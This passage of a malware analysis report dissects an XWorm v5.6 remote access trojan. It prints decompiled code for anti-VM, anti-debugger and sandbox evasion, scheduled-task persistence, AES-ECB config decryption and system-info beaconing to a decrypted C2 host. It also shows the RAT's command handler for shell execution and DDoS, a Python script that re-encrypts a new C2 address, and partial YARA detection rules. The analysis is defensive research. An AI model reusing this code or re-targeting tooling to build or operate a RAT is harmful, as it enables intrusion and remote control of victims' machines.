        naalWsrjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.zb7p7F1KLQFLvRSYUEso1pg8uJp8
        qZOLsQJ8Nc6PB6RpWfYFYZYL4eTaJ4uJfASjaGyn3CT5GGQaPbXnVvt7())
    {
        Environment.FailFast(null);
    }
}
```

Exception: System.ExecutionEngineException
Message: "<no exception message>"

Figure 44- Environment Check Function

The malware's environment-checking function analyzes the execution environment to detect conditions associated with **virtual machines, sandboxes, or analysis tools**.

The techniques used include:

- Virtualization Detection (VM Detection)
- API-Based Debugger Detection
- Sandboxie Detection (Sandbox Environment Detection)
- Operating System Version Detection (OS Fingerprinting – Legacy OS Check)
- Hosting / VPS Environment Detection

```

try
{
    using (object obj = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        using (object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj, null, "Get", new object[0], null, null, null)))
        {
            try
            {
                foreach (object obj2 in ((IEnumerable)objectValue))
                {
                    object objectValue2 = RuntimeHelpers.GetObjectValue(obj2);
                    string text = NewLateBinding.LateIndexGet(objectValue2, new object[]
                    {
                        "Manufacturer"
                    }, null).ToString().ToUpperInvariant();
                    if ((Operators.CompareString(text, "microsoft corporation", false) != 0 || !NewLateBinding.LateIndexGet(objectValue2,
                    {
                        "Model"
                    }, null).ToString().ToUpperInvariant().Contains("VIRTUAL")) && !text.Contains("vmware"))
                    {
                        if (Operators.CompareString(NewLateBinding.LateIndexGet(objectValue2, new object[]
                        {
                            "Model"
                        }, null).ToString().ToUpperInvariant(), "VIRTUAL", false) == 0)
                        {
                            return true;
                        }
                    }
                }
            }
        }
    }
}

```

Value	Type
"LENOVO"	string
"LENOVO"	string
"lenovo"	string

Figure 45- Manufacturer Information Check

Smethod_0 queries the system's **hardware information** through the WMI **Win32_ComputerSystem** class. It specifically examines the **Manufacturer** and **Model** fields to determine whether the system is running in a **virtualized or physical environment**. The environments it attempts to identify include:

- **VIRTUAL** → Hyper-V virtual machine
- **VMware** → VMware virtual machine
- **VirtualBox** → Oracle VirtualBox environment

```

// Token: 0x0600002C RID: 44 RVA: 0x00002F20 File Offset: 0x00001120
private static bool nYfZ8LT3uRVfIZrgEKffTjWEfK9Lb27JlLwzvXpJCBVeXvHh8GRn05m013iYI6kEg5Ayih6FbiCK2Y7ZtWSzq9()
{
    bool flag = false;
    bool result;
    try
    {
        naalWsRjXpiGzWP4ENpBAigmIFTE6r19KoPwLAjkwjB885QIVZnrPAT2MsIFzQm1bb6HpVh4gLDITzFVjerb09.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch (Exception ex)
    {
        result = flag;
    }
    return result;
}

```

Figure 46- Anti-Debugging Mechanism

The analyzed method uses the Windows **CheckRemoteDebuggerPresent** API to determine whether a **debugger** is attached to the malware process.

- **Process.GetCurrentProcess().Handle**: Retrieves the handle of the currently running process.
- **CheckRemoteDebuggerPresent**: Checks whether a debugger is attached to the specified process.
- If a debugger is detected, the **flag** value is set to **true**, and the function returns **result = true**.

This mechanism allows the malware to detect debugging activity and potentially alter its execution behavior in an analysis environment.

```
// Token: 0x0600002D RID: 45 RVA: 0x00002F64 File Offset: 0x00001164
private static bool nr3mR3xH7N4HkCuBv46f11Mm67bRjLmuyRZpDC5qESds7JwaZ8X9gP21H2KVmJ7f0se9j3NoPPloQxuX54n2OV3()
{
    bool result;
    try
    {
        if (naalWsRjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjkwjB8BSQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerbC9.GetModuleHandle("SbieDll.dll"))
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch (Exception ex)
    {
        result = false;
    }
    return result;
}
```

	Value	Type
jXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjkwjB8BSQI...	0x0000000000000000	System.IntPtr
ToInt32 returned	0x00000000	int
	false	bool

Figure 47- Sandboxie Detection

This method attempts to determine whether **Sandboxie** is running on the system. The **GetModuleHandle("SbieDll.dll")** function checks whether the **SbieDll.dll** module is loaded in memory. If the module is loaded, the returned address satisfies the **ToInt32() != 0** condition, indicating that the program may be running within a **Sandboxie environment**. This technique is used by the malware as an **environmental analysis and sandbox-evasion mechanism**.

```
213 // Token: 0x0600002A RID: 42 RVA: 0x00002D1C File Offset: 0x00000F1C
214 private static bool ISqh6rEcdENQN3v0F1UchvusI54GrS3Xwqy0VxfpVuR4cnKBf0rIPahZqWgN1JHW012z8qpahPrp1KWlrttd5JYw()
215 {
216     try
217     {
218         if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
219         {
220             return true;
221         }
222     }
223     catch (Exception ex)
224     {
225     }
226     return false;
227 }
228
229 // Token: 0x0600002B RID: 43 RVA: 0x00002D6C File Offset: 0x00000F6C
230 private static bool smethed0()
```

	Value	Type
Microsoft.VisualBasic.Devices.ComputerInfo.OSFullName.get retu...	"Microsoft Windows 7 Professional "	string
string.ToLower returned	"microsoft windows 7 professional "	string
string.Contains returned	false	bool

Figure 48- Anti-Environment

The malware checks whether the operating system it is running on is **Windows XP**. It uses the expression **ComputerInfo().OSFullName.ToLower().Contains("xp")** to determine whether the operating system name contains "xp". If **Windows XP** is detected, the function returns **true**; otherwise, it returns **false**.

This check can be used as an **environmental evasion technique** to identify legacy operating systems and alter the malware's execution behavior accordingly.




Figure 49- Hosting Environment Detection

The malware checks whether the system it is running on is hosted within a **hosting environment**, such as a data center, cloud infrastructure, or VPS. It sends an HTTP request to the **IP geolocation service** at ip-api.com with the hosting field specified. The service returns either **"true"** or **"false"**, indicating whether the system's IP address is associated with a hosting or data-center environment. If the response is **"true"**, the malware determines that the system is operating within a **hosting environment**. This check can be used as an **environmental evasion technique** to identify servers, VPS instances, or cloud-based analysis environments.




Figure 50- Scheduled Task Persistence

This code creates a **Windows Scheduled Task** configured to execute every **one minute**. The file to be executed by the task is obtained from the **text** variable. The task name is disguised to resemble the name of the executable being launched. This technique is commonly used by malware to establish **persistence** on a compromised system.




Figure 51- Decryption of Encrypted Constants

The malware contains a mechanism for decrypting encrypted data provided as **Base64-encoded** input using the **AES** algorithm in **ECB mode**. The decryption key is derived from a fixed string value using the **MD5** hash function. The resulting key is **32 bytes** long, with the first **16 bytes of the MD5 digest** copied to both the beginning and the middle of the key. This mechanism allows the malware to dynamically recover encrypted constants during execution while keeping their plaintext values concealed within the binary.




Figure 52- Decrypted Server Information

As a result of the decryption process, several configuration values used by the malware were successfully recovered. These include the **Command and Control (C2) server**, **port number**, **custom protocol identifier (SPL)**, **file name to be loaded**, and **software version information**. The decrypted values are presented in the table below.

GKmiyyIK0X5V4lQTuhvffCOKLw8DMcD30BKVpu3LXhA=	me071949-22956.portmap.io
pNytsOq7NfZiCOWid637NA==	22956
pcGugtexhfoclK9uD9riZg==	<Xwormmm>
LlodWBfL64os7xxmHK/f0Q==	<123456789>
AqlxhjwdgXn2x/WYY1BvXg==	USB.exe
I7exQc+/t6cE6jJDduUK+A==	XWorm V5.6

Table 1- Encrypted Strings and Their Decryption

This configuration belongs to the **XWorm v5.6** malware. It establishes a connection to **me071949-22956[.]portmap[.]io** over port **22956** and uses **AES-encrypted communication**. The malware's behavior is centrally controlled through configuration values including the **AES key**, **loaded file name**, and **SPL tag**.

Since the original **C2 server** was no longer active, a **local Command and Control (C2) server** was developed in Python in an isolated analysis environment. This setup was used to simulate and analyze the malware's **network traffic, command transmission, and responses** without interacting with the original C2 infrastructure.

```
// Token: 0x04000006 RID: 6
public static string wcc1hDcx2VtAEZEjBkmGH2p04uraTePUDEWgx6Ri2EMM1HTLD4W5pnUc0gQby3I6fNIZ8ZtF0nDAqMEbWdWub0i =
    "GKmiyyIK0X5V4lQTuhvffCOKLw8DMcD30BKVpu3LXhA=";

// Token: 0x04000007 RID: 7
public static string OIGMvVexsMnrORwCbnYxkD1HXw9bY6kOQJ4qD76kxtXUwiS9sVAHC2LNUkdi39eDde9bQ0xAxRmQ8erOhKAyWFe;

// Token: 0x04000008 RID: 8
public static string FXurSvamPXbasW9WntbXFKyT0xckUUZhCF9fHdCGJuX01WeS0awVNjW9Hfrdy4zzk4gJ8ldKHhPubPNGUXzy4Pj =
    "pNytsOq7NfZiCOWid637NA==";

// Token: 0x04000009 RID: 9
public static string string_0 = "LlodWBfL64os7xxmHK/f0Q==";

// Token: 0x0400000A RID: 10
public static string string_1 = "pcGugtexhfoclK9uD9riZg=";
```

Figure 53- Encrypted Server Name Variable

The **C2 URL** is stored in an encrypted form as a hardcoded variable within the code. Since this value cannot be read directly, the encryption algorithm must first be reversed in order to understand or modify the C2 server address.

```

import base64
import hashlib
from Crypto.Cipher import AES

def get_key_from_string(key_string: str) -> bytes:
    key_bytes = key_string.encode('utf-8')
    md5_hash = hashlib.md5(key_bytes).digest()
    array = bytearray(32)
    array[0:16] = md5_hash[0:16]
    array[16:32] = md5_hash[0:16]
    return bytes(array)

def encrypt_aes_ecb_base64(plaintext: str, key_string: str) -> str:
    key = get_key_from_string(key_string)
    cipher = AES.new(key, AES.MODE_ECB)
    encrypted_bytes = cipher.encrypt(plaintext.encode('utf-8'))
    return base64.b64encode(encrypted_bytes).decode('utf-8')

if __name__ == '__main__':
    plaintext = 'C:\Windows\system32\cmd.exe'
    key_string = 'W4dgHur'
    encrypted_string = encrypt_aes_ecb_base64(plaintext, key_string)
    print(encrypted_string)

```

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Sürüm 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corp

C:\Users\ >cd Desktop

C:\Users\ >python ipSif
encrypt string:192
W4dgHur NEQ==
C:\Users\ \Desktop>

```

Figure 54- Encrypting the New Server Information

To modify the hardcoded C2 address, a Python-based encryption tool was developed to replicate the same encryption logic. Using this tool, the locally hosted server address was encrypted in the format expected by the malware and embedded into the relevant constant, enabling the malware to connect to the new server.

```

public static string h1oIcQtA0M1BjXLPAdHxE18nVMD30AS2VYeFGRTKD
{
    string result;
    try
    {
        result = Class1.smethod_2(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDrive))
        }));
    }
    catch (Exception ex)
    {
        result = "Err HWID";
    }
}

```

Value
0x00000002
"WIN-
{Microsoft Windows NT 6.1
@ "C:\Windows\system32"
@ "C:\\"
0x0000001DFFCFF000
WIN- Microsoft Windows NT 6.1
Decompiler generated variables can't be evaluated

Figure 55- Collection of System Information

The malware collects information about the **CPU**, **user**, **operating system**, and **disk** from the system and uses these values to generate a unique **HWID (Hardware ID)**.

```

string text = string.Empty;
ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_VideoController");
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(query);
try
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        text = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(text, managementObject["Name"], true), managementObject["Manufacturer"], true));
    }
}
finally
{
}

```

Value
"NVIDIA GTX 1060Ti"
"NVIDIA GTX 1060Ti"

Figure 56- Collection of GPU Information

The names of the graphics cards installed on the system are collected and concatenated using a **WMI** query.




Figure 57- Collection of CPU Information

The system's processor name is retrieved through **WMI**.




Figure 58- Collection of RAM Information

It retrieves the total amount of physical memory on the system in bytes and converts this value into gigabytes (GB) or megabytes (MB). If the memory size is greater than **1 GB**, it is expressed in GB; if it is between 1 MB and 1 GB, it is expressed in MB. The result is truncated to four characters and returned together with the unit label.

```

string result;
try
{
    FileInfo fileInfo = new FileInfo(Class1.duGa4N03f1D0PPN9VOYSROoUbN #66wLuYh6cql2B1Kk7pKstX28dZ
    result = fileInfo.LastWriteTime.ToString("dd/MM/yyyy");
}
catch (Exception ex)
{
    result = "Error";
}
return result;
}

```

	Value
FileInfo.LastWriteTime.get returned	{07.07.2025 06:07:10}
LastWriteTime.ToString returned	"07.07.2025"
	"07.07.2025"

Figure 59- Retrieving File Timestamp

It retrieves the last modification date of **loader.exe** from the system in the "dd/MM/yyyy" format.

```

// Token: 0x00000000 RID: 00 RVA: 0x000013F4 File Offset: 0x000013F4
public static object AFnc0eTjQ12RnnrfrMF4VSMFhwnNLgxQtH1YVVRNuJ1J89NFB0VapPUSfTC2bM3QobUpmMMVFDaIKIpYoB8DFDE()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        Class1.h1oIcQtA0M1ByXLPAdHxEi8nVMD3OAS2VYeFGRtKD83Ib05fW3UuAqHCuG3FVZbfsMXu9A8I(),
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        Environment.UserName,
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.abIR9dm0bSZIQWPorMD22Bo7ixtmBi4,
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKk18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.sz34E8cqcwHx02XzYdD5Vdvjs7rZVL,
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKk18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.smethod_0(),
        iG9u3j1zvgrVB2QKEPf3P70DgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
        ThaiPaujNIR6ZRYX8Kt5oTbFBBguyTYAiLmBfSxkKk18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmlpSMHH.n0JujRQ0etRvcKrgx2nJWS4uUDaNHQX
    }
    );
}

```

	Value
ConcatArray returned	"INFO<Xwormmm> <Xwormmm> <Xwormmm> Windows 7 Professional
Info	[Microsoft.VisualBasic.Devices.ComputerInfo]

Figure 60- System Information with the "INFO" Header

It collects system and hardware information, including the username, OS, processor, memory, disk date, and other details, and combines them into a single information string. The malware then sends this generated string to the server.

```

[+] Sunucu dinlemeye:
[+] Baglanti geldi: (
[KOMUT] >
[→ ISTEMCIDEN] INFO<Xwormmm> <Xwormmm> <Xwormmm> Windows 7 Professional
bit<Xwormmm>Xworm V5.6<Xwormmm>07.07.2025<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>AMD
with Radeon Graphics <Xwormmm> <Xwormmm>3,99 GB<Xwormmm>None
pong
[→ ISTEMCIDEN] PING!<Xwormmm>dnSpy v6.1.8 (64-bit, .NET, Debugging)<Xwormmm>40

```

Figure 61- Machine Information Sent to the Server

Each time a connection is established with the server, the malware sends an encrypted string containing machine information to the server. The decrypted information is then displayed in the server terminal.

```

05 ThaiPaujNIR6ZRYX8Kt5oTbF8BguyTYAiLmBfSxkK18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmIpsSMHH.kdMp1QfGJftd3kz5Ahb3kXwbLk27i8qI
06 {
07     "PING!",
08     iG9u3j1zvgrVB2QKEPf3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
09     Class1.TBGzw25dr3apOc57PcWvz49reYiJj051wSMyouJY6dn1fGwhXc1KaF1tLQwKHj2txope2cQe(),
10     iG9u3j1zvgrVB2QKEPf3P7ODgK6gRdHKzmR6pt3sBtjE88Msu1Erw51aNhTotUpBm9kMK6UiUOHpss3d60Cp94.string_1,
11     Class1.CVzkfWxr5mG9RDWmpCjhQdMxwZM196BEMYPqauyu1b1nOsFId04PetKdCpJzKxq4Hv7Ifh1
12 });
13 ThaiPaujNIR6ZRYX8Kt5oTbF8BguyTYAiLmBfSxkK18NYvMVnpJeJj1WeP3jKD09WfHweYmbSvM9FSAmIpsSMHH.bLcofQgLXCNd3E05hNQWmPm17uwE2CTc
14 GC.Collect();
15 }
16 }
17 catch (Exception ex)
18 {

```

Name	Value	Type
string.Concat returned	"PING!<Xwormmm>dnSpy v6.1.8 (64-bit, .NET, Debugging)<Xwormmm>0"	string
ex	Decompiler generated variables can't be evaluated	

Figure 62- Continuously Sent PING Packets to the Server

The malware generates a “PING!” message to verify its connection with the Command and Control (C2) server. It also includes the title text of the currently active desktop window in the message before transmitting it to the target server.

```

}
else if (Operators.CompareString(left, "PCShutdown", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "PCRestart", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "PCLogoff", false) == 0)
{
    Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "RunShell", false) == 0)
{
    Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(left, "StartDDos", false) == 0)
{

```

Figure 63- RAT Commands

The provided code block represents the **command-processing module** responsible for the malware’s **RAT (Remote Access Trojan)** capabilities. The malware performs various **remote control operations** on the target system based on specific commands received from the **Command and Control (C2) server**. These commands are listed in **Table 2**.

pong	Responds to the C2 server
rec	Restarts the malware
CLOSE	Terminates the socket connection
uninstall	Removes itself from the system
update	Downloads and applies a new payload
DW	Downloads and saves a file
FM	Executes a Base64-encoded file received through the command
LN	Downloads and executes a file from a URL
Urlopen	Opens a URL in a visible browser window
Urlhide	Opens a URL in a hidden browser window
PCShutdown	Shuts down the computer
PCRestart	Restarts the computer
PCLogoff	Logs off the current user session
RunShell	Executes a shell command
StartDDos	Starts a DDoS attack
StopDDos	Stops the DDoS attack
StartReport	Starts the reporting thread
StopReport	Stops the reporting thread
Xchat	Sends a chat message
Hosts	Reads the hosts file
Shosts	Writes to the hosts file
DDos	Sends a DDoS command signal
plugin	Requests or executes a plugin
savePlugin	Downloads and saves a plugin to the system
RemovePlugins	Removes plugin traces from the registry
OfflineGet	Returns a message if no offline keylogger data is available
\$Cap	Captures a screenshot

Table 2- Commands Used by the Malware

YARA Rule

```
rule loader_bat{

  meta:

    description = "Detects obfuscated batch scripts with PowerShell execution"

    author = "Yavuzhan Ozgen"

    date = "2025-08-01"

    sha256 = "bb61e58f11e979f287a40449ddb0172abbe28c96b2c04a6b3560a3f6d536539d"

  strings:

    $batch1 = "@echo off" nocase

    $batch2 = "setlocal enabledelayedexpansion" nocase

    $batch5 = "%systemdrive%" nocase

    $obf1 = "%nhiOvXUvZJiCxXCZWchh%"

    $obf2 = "!iXjSjYtzIqwuQVkaTRwD!"

    $obf3 = "set \"BLHQHOvGifiyiXvJtUOA=s\""

    $ps1 = "powershell" nocase

    $ps5 = "System.Security.Cryptography.Aes" nocase

    $new1 = "aes_" nocase

    $new2 = ".Aes" nocase

    $obf_dynamic = /set "[a-zA-Z0-9]{8,20}=[a-zA-Z0-9=]{1,2}"/ nocase

    $var_dynamic = /[a-zA-Z0-9]{8,20}%/ nocase

    $delayed_dynamic = /[a-zA-Z0-9]{8,20}!/ nocase

  condition:

    ($batch1 at 0 or $batch2) and $batch5 and (any of ($obf1, $obf2, $obf3) or any of ($ps1, $ps5) or

      any of ($new1, $new2) or any of ($obf_dynamic, $var_dynamic, $delayed_dynamic) )}
```

```
rule vYYmZDFNxJ_tmp

{

    meta:

        description = "Detects .NET malware performing AMSI bypass with minimal critical strings"

        author = "Yavuzhan Ozgen"

        date = "2025-08-01"

        threat_level = "High"

        sha256 = "7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657"


    strings:

        $str1 = "*a*m*s*i*.d*!*" wide

        $str2 = "amsiScanBufferAddress" ascii

        $str3 = "VirtualProtect" ascii

        $str4 = "kernel32.dll" ascii nocase

        $dotnet1 = "BSJB" ascii


    condition:

        $dotnet1 and

        (

